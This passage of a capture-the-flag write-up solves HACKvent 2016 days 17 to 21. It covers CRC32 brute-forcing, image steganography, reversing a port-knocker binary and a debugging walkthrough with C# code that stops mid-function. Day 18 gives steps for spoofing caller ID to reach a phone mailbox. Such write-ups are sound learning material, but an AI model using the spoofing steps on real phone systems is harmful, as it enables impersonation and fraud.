
The first string looks interesting. Let's look at the code:




OK, it the string is used at the end of one function. Let's look at the top:



Hmm… another function. We should have a look inside of _Z4HV16Ph-0x8A:



The interesting part is in the bottom left corner:



0xEDB88320 is a static value from CRC32. We had in Day 07 the same algorithm. In the main function, it takes the CRC32 from some input or something else and compares it with a static CRC32. So we could take all the CRC32 values and write an bruteforce script in python:

```
import binascii

bruter = "ABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890abcdefghijklmnopqrstuvwxyz"

part1 = ""
part2 = ""
part3 = ""
part4 = ""
part5 = ""

for c1 in bruter:
    for c2 in bruter:
        for c3 in bruter:
            for c4 in bruter:
                parter = c1 + c2 + c3 + c4
                crc = binascii.crc32(parter) & 0xffffffff
                scrc = "%08x" % crc
                if scrc.lower() == "C82065C2".lower():
                    part1 = parter
                    print "1 Part: " + parter
                elif scrc.lower() == "94B12C65".lower():
                    part2 = parter
                    print "2 Part: " + parter
                elif scrc.lower() == "7A6CCECE".lower():
                    part3 = parter
                    print "3 Part: " + parter
                elif scrc.lower() == "9493866C".lower():
                    part4 = parter
                    print "4 Part: " + parter
                elif scrc.lower() == "0FAC9FA1".lower():
                    part5 = parter
                    print "5 Part: " + parter

print "HV16-" +part1 +"-"+part2 + "-"+part3+"-"+part4+"-"+part5
```

And we got the flag for day 17: ***HV16-8X9z-yjKW-9MBT-1ea6-VY9j***

Day 18: Calling Santa

restricted to 1337s

Task

Attention: this is not a toll-free number!

This challenge can be expensive, depending on your living country. **Consider international dialing costs!**

Santa has a voice mail box on **+41 445 05 1337**. But his voice mail box has caller ID protection activated.

If you call from **+41 76 000 00 00**, you can have a nice talk and your wish will be fulfilled.

Solution

This was one of the bad designed challenges I've ever seen.

1. take a provider who offers you calls with spoofed caller id.
2. Call to the number +41 445 05 1337 and change your caller id to +41 76 000 00 00
3. You get to a robot voice, which asked you for numbers. Within the Challenge name, "restricted to 1337s" you know which numbers you should choose. Here are the steps from the call:
    - Speak to a Monkey → press 1
    - Speak to a Hacker → press 13
    - Speak to a Cracker → press 133
    - Speak to a Professionell → press 1337
    - Congratulation, you are a real Hackman hacking professionell. The Secret Message is all uppercase ***HV16PKPKUKUKAKAKCKCKFUCK***. I repeat the secret Message is all uppercase ***HV16PKPKUKUKAKAKCKCKFUCK***. Thank you for playing HACKvent!

For that challenge I give out 20€ for the telephone cost and 10€ for the spoof call provider. Thank you for wasting my and everyone else money. Next time you could do a challenge, where we donate money for a good cause. This would be better than this here.

Day 19: Zebra Code

Get it straight

Task

Get the key and the encrypted message.

Solution

That one was a really good stegano challenge, beside the point that the names of the files are a little bit misleading. The message is within the zebra-image and the key is the svg file. The description tells us the opposite. But that doesn't matter ;)

To the challenge itself. You have some coordinates within the svg file. You should take every pixel from each coordinate and between the coordinates and print them into a long line. That's what the challenge Description said: "Get it straight". To get this line I wrote a python script, which do all the work for me:

```
from PIL import Image

def line(x0, y0, x1, y1):
        "Bresenham's line algorithm"
        points_in_line = []
        dx = abs(x1 - x0)
        dy = abs(y1 - y0)
        x, y = x0, y0
        sx = -1 if x0 > x1 else 1
        sy = -1 if y0 > y1 else 1
        if dx > dy:
            err = dx / 2.0
            while x != x1:
                points_in_line.append((x, y))
                err -= dy
                if err < 0:
                    y += sy
                    err += dx
                x += sx
        else:
            err = dy / 2.0
            while y != y1:
                points_in_line.append((x, y))
                err -= dx
                if err < 0:
                    x += sx
                    err += dy
                y += sy
        points_in_line.append((x, y))
        return points_in_line

img = Image.open("zebra4.png")
pixdata = img.load()
matrix =
[804,409,746,430,772,395,742,379,776,340,707,346,712,383,808,325,747,291,68
8,331,635,406,587,325,622,312,651,279,622,307,638,347,626,412,633,454,668,4
18,651,381,622,412,615,313,590,402,550,352,567,370,584,344,609,275,620,323,
641,282,676,302,654,323,659,363,669,400,698,359,730,359,762,340,806,360,736
,390,777,388,770,419,791,412,793,387,752,402,782,362,771,321,756,344,720,31
7,751,310,738,262,701,242,669,296,675,337,656,376,627,399,633,347,611,323,6
50,283,672,262,645,293,641,322,610,352,607,375,617,410,661,353,640,328,689,
```

```
275,691,319,732,315,759,352,794,319,763,368,819,355,814,305,777,284,753,352
,693,368,748,304,710,281,693,317,619,310,647,340,696,321,730,276,775,268,73
2,311,809,318,761,373,732,349,749,316,812,323,742,302,707,326,689,258,660,3
08,662,361,625,429,605,391,606,340,648,281,666,309,651,330,736,277,735,312,
759,339,783,264,721,271,666,323,649,328,650,274,619,278,615,318,607,398,622
,438,625,391,655,409,654,326,692,329,705,290,675,305,718,239,780,300,719,31
6,755,292,801,334,770,336,787,360,735,365,731,393,815,380,766,368,731,353,7
60,341,714,328,740,308,694,306,652,330,685,274,633,296,619,320,631,357,657,
323,766,305,700,250,636,343,651,392,701,367,711,287,680,356,682,288,756,278
,740,241,705,284,632,286,618,311,673,311,614,335,603,455,627,409,648,439,67
2,392,696,368,715,384,745,352,741,301,788,298,722,281,781,343,715,338,708,2
80,798,295,752,274,798,285,729,322,755,363,774,295,793,332,763,341,728,420,
778,420,810,406,766,389,805,382,743,413,757,372,784,331,728,366,713,328,744
,310,706,288,679,346,629,365,611,325,651,333,696,265,715,291,709,339,744,27
7,802,293,747,307,786,324,799,366,768,327,721,380,771,288,819,319,783,326,7
44,310,797,362,738,340,730,393,775,366,710,340,779,291,805,342,715,266,712,
352,648,420,624,363,644,276,598,319,633,312,585,359,565,306,571,346,591,410
,584,327,624,319,656,303,691,330,656,372,690,318,734,313,719,269,687,270,66
9,299,762,274,780,299,703,304,711,342,819,329,768,287,718,335,757,343,735,2
62,697,249,632,351,601,354,665,243,687,241,664,300,729,260,694,321,749,298,
808,290,785,326,710,276,677,294,648,333]
pixelmatrix = []
for cords in xrange(0,len(matrix)/2-2):
    x = matrix[2*cords]
    y = matrix[2*cords+1]
    x2= matrix[2*cords+2]
    y2= matrix[2*cords+3]
    pixelmatrix.extend(line(x,y,x2,y2))

size = [len(pixelmatrix), 1024]
imgnew = Image.new("RGB", size)
pix = imgnew.load()
for y2 in xrange(0,1024):
    for x2 in xrange(0,len(pixelmatrix)):
        x = pixelmatrix[x2][0]
        y = pixelmatrix[x2][1]
        pix[x2,y2] = pixdata[x,y]

imgnew.save("barcode.png")
```

If you get everything right, you should get something like this:

And when you scan the barcode with https://zxing.org/w/decode, you get the following message:
HV16-kW2j-jE4w-ykh6-aF7j-0rcQ

Day 20: MitT

Men in the Thing

Task

You bought a very cool retro weather station.

- It shows an ASCII fire place (small or large fire according to the weather situation)
- It connects to the internet (using WLAN) to fetch the actual weather and the weather forecast for your place (configurable)
- It has a standby mode. The display is switched off if you are not around (detecting the MAC-Address of your mobile phone)
- Many more cool features

But there is an undocumented feature: It will collect data of your local wlan, your settings to the weather station and knows, if someone is around. The weather station will leak this collected data. It also has a backdoor.

Tasks:

- Download the virtualized retro weather station.
- Run it and find the poorly crafted port-knocking mechanism
- Follow the instructions
- Instead of leaking data or the opening of a reverse shell, the flag will be leaked

Solution

OK, that's a long task description. I don't read it very carefully. So we have a virtual disk and we are able to convert this into a RAW image with VBoxManage:

```
VBoxManage clonehd --format=RAW ./core1.vdi ./core1.img
```

After that I am able to unpack the disk with 7zip and browse at through the files. After reading the description again, I am searching for something called portknocker or similar. Within the directory "tce" I found the packed file knocker.tcz. After unpacking it with 7zip I got file called "knocker" which is a 32bit elf file. Now it's time for IDA. Like every time, we should have a look at the strings:

Address	Length	Type	String
.rodata:08048...	00000008	C	0.0.0.0
.rodata:08048...	00000010	C	the flag is %s\n
.rodata:08048...	00000017	C	port %d in %d seconds\n
.rodata:08048...	0000001B	C	wrong knock ... resetting\n
.eh_frame:080...	00000005	C	;*2$\"
.data:0804A075	00000005	C	AAE@
.data:0804A08C	00000008	C	\b \"(\"
.data:0804A094	00000006	C	(\"***

The second one looks promising. So we follow the xref to the point, where that string is used in the code:

```
loc_8048898:                            ; CODE XREF: sub_80487E8+C3↓j
                mov     dl, byte_804A07C[eax]
                or      dl, byte_804A05C[eax]
                mov     [edi+eax], dl
                inc     eax
                cmp     eax, 1Eh
                jnz     short loc_8048898
                push    edi
                push    offset aTheFlagIsS ; "the flag is %s\n"
                push    1
                push    ebx
                call    ___fprintf_chk
                add     esp, 10h
                jmp     short loc_80488F4
```

Looks like the data from byte_804A07C will be “bitwise or” with byte_804A05C:

```
0804A04C  E0 A0 04 08 E4 A0 04 08  00 00 00 00 00 00 00 00  ua..oa..........
0804A05C  40 54 11 14 05 41 40 40  11 05 45 41 51 15 05 50  @T...A@@..EAQ..P
0804A06C  45 55 10 05 50 41 50 50  05 41 41 45 40 00 00 00  EU..PAPP.AAE@...
0804A07C  08 02 20 22 28 20 02 02  28 28 02 28 22 20 28 02  ..·"(·..((.("·(.
0804A08C  08 20 22 28 20 20 22 00  28 22 2A 2A 2A 00        .·"(··".("***.
0804A09C  22 22 22 22 22 22 22 22  00 00 00 00 00 00 00 00  22222222
```

So I wrote all the things we know now, in a little python script:

```
import binascii

code = 0x4054111405414040110545415115055045551005504150500541414540 |
0x0802202228200202282802282222028020820222820202200282222A2A2A
print hex(code)[2:-1]
print binascii.unhexlify( hex(code)[2:-1])
```

And we got the flag for the day: ***HV16-aBB9-Gis5-RMu2-parP-ckoj***

Day 21: Debug me


if you can

Task


Santa tried to hide todays Flag with some special Tricks - but probably special tools will help you to recover it.

Solutions


OK IDA, didn't work really well for me, so it's time for good old ollydbg. Also ollydbg can't analyze the application, so I must attach the debugger to the process. First start the application and use the attach option in olly:




Before we are analyzing, we should check, which module are currently selected:




You see in the title screen, that the current module is USER32, but we want to analyze the HV16_DebugMe3.exe Module. Press on the E (Executable Modules) in the top bar and choose the right module:




Now the fun debugging session can start. First we need to set a breakpoint at that point, where the application gets the text from input-field. Make a right click, search for all intermodular calls and then searching for GetDlgItemText and set a breakpoint to this:




Now we can put something in our program and after pressing the check button, we get instantly at the point, we wanna analyze:






As you see, right after the program get the input, it checks the first DWORD (the first 4 bytes) if they are 0x36315648 or in ASCII 61VH. Cause it is right from the memory, you must inverse that string, so our Input must start with HV16. Now we know that our Input must be the flag for this day. So it has the same format, like every flag: HV16-xxxx-xxxx-xxxx-xxxx-xxxx



After passing the first check, we got to the following function in 0x004039B0 which calls 0x00403B04.

0x00403B04 has two function. The first function duplicate the Key “Hackvent_2016!!”, so that we get “HACKvent_2016!!HACKvent_2016!!HACKvent_2016!!HACKvent_2016!!” back. The second function, I would call it a shuffle function. It has two arguments. One is the long Hackvent_2016!! Key and the other one are parts of our Hackvent-Flag.



Well, that shuffle function looks really clean. It takes part of our flag, do some XOR magic and we got something back. So if it’s only XOR Magic, we should able to unshuffled that thing. Another important part are the values, which are used for the XOR. You see for example at 0x0040102E, that the program took predefined values for XOR. That is like a lookup-table. It also take only the first two parts of the flag. I recreate the hole function in C#, so that I am able to create my own shuffle values:

```
        byte[] lookuptable=
{0x20,0x89,0xEF,0xBC,0x66,0x7D,0xDD,0x48,0xD4,0x44,0x51,0x25,0x56,0xED,0x93
,0x95,0x46,0xE5,0x11,0x7C,0x73,0xCF,0x21,0x14,0x7A,0x8F,0x19,0xD7,0x33,0xB7
,0x8A,0x8E,0x92,0xD3,0x6E,0xAD,0x01,0xE4,0xBD,0x0E,0x67,0x4E,0xA2,0x24,0xFD
,0xA7,0x74,0xFF,0x9E,0x2D,0xB9,0x32,0x62,0xA8,0xFA,0xEB,0x36,0x8D,0xC3,0xF7
,0xF0,0x3F,0x94,0x02,0xE0,0xA9,0xD6,0xB4,0x3E,0x16,0x75,0x6C,0x13,0xAC,0xA1
,0x9F,0xA0,0x2F,0x2B,0xAB,0xC2,0xAF,0xB2,0x38,0xC4,0x70,0x17,0xDC,0x59,0x15
,0xA4,0x82,0x9D,0x08,0x55,0xFB,0xD8,0x2C,0x5E,0xB3,0xE2,0x26,0x5A,0x77,0x28
,0xCA,0x22,0xCE,0x23,0x45,0xE7,0xF6,0x1D,0x6D,0x4A,0x47,0xB0,0x06,0x3C,0x91
,0x41,0x0D,0x4D,0x97,0x0C,0x7F,0x5F,0xC7,0x39,0x65,0x05,0xE8,0x96,0xD2,0x81
,0x18,0xB5,0x0A,0x79,0xBB,0x30,0xC1,0x8B,0xFC,0xDB,0x40,0x58,0xE9,0x60,0x80
,0x50,0x35,0xBF,0x90,0xDA,0x0B,0x6A,0x84,0x9B,0x68,0x5B,0x88,0x1F,0x2A,0xF3
,0x42,0x7E,0x87,0x1E,0x1A,0x57,0xBA,0xB6,0x9A,0xF2,0x7B,0x52,0xA6,0xD0,0x27
,0x98,0xBE,0x71,0xCD,0x72,0x69,0xE1,0x54,0x49,0xA3,0x63,0x6F,0xCC,0x3D,0xC8
```

```
,0xD9,0xAA,0x0F,0xC6,0x1C,0xC0,0xFE,0x86,0xEA,0xDE,0x07,0xEC,0xF8,0xC9,0x29
,0xB1,0x9C,0x5C,0x83,0x43,0xF9,0xF5,0xB8,0xCB,0x09,0xF1,0x00,0x1B,0x2E,0x85
,0xAE,0x4B,0x12,0x5D,0xD1,0x64,0x78,0x4C,0xD5,0x10,0x53,0x04,0x6B,0x8C,0x34
,0x3A,0x37,0x03,0xF4,0x61,0xC5,0xEE,0xE3,0x76,0x31,0x4F,0xE6,0xDF,0xA5,0x99
,0x3B};


 public byte[] shuffle(string input)
        {
            string debugg ="";
            byte[] eax;
            byte[] edx, xxx, yyy;
            int ecx,ebx;
            int esi = 0;
            string xorer =
"HACKvent_2016!!HACKvent_2016!!HACKvent_2016!!HACKvent_2016!!";
            byte[] binput1 =
Encoding.ASCII.GetBytes(Reverse(input.Substring(0,4)));
            byte[] binput2 =
Encoding.ASCII.GetBytes(Reverse(input.Substring(4,4)));
            for(int i = 0; i < 8; i++)
            {
                eax = binput1;
                edx = binput2;

                byte[] hhh =
Encoding.ASCII.GetBytes(Reverse(xorer.Substring(esi,4)));
                eax = XOR(eax, hhh);

                ecx = Convert.ToInt32(eax[3]);
                xxx = new byte[]{0,0,0,lookuptable[ecx]};
                ebx = Convert.ToInt32(eax[2]);
                yyy = new byte[]{0,0,lookuptable[ebx],0};
                edx = XOR(edx, xxx);
                edx = XOR(edx, yyy);

                eax = ROR(eax, 10);
                edx = ROR(edx,10);

                ecx = Convert.ToInt32(eax[3]);
                ebx = Convert.ToInt32(eax[2]);
                xxx = new byte[]{0,0,0,lookuptable[ecx]};
                yyy = new byte[]{0,0,lookuptable[ebx],0};

                edx = XOR(edx, xxx);
                edx = XOR(edx, yyy);

                eax = binput1;

                edx = ROR(edx,10);
                eax = ROR(eax, 1);

                //overwrite second block with new block in edx
                binput2 = edx;
                esi += 4;

                byte[] zzz = {0,0,edx[3],0};
                edx = XOR(edx,zzz);
                zzz = new byte[]{0,0,0,Convert.ToByte(xorer[esi])};
                edx = XOR(edx,zzz);
```

```
                ecx = Convert.ToInt32(edx[2]);
                ebx = Convert.ToInt32(edx[3]);
                xxx = new byte[]{0,0,lookuptable[ecx],0};
                yyy = new byte[]{0,0,0,lookuptable[ebx]};

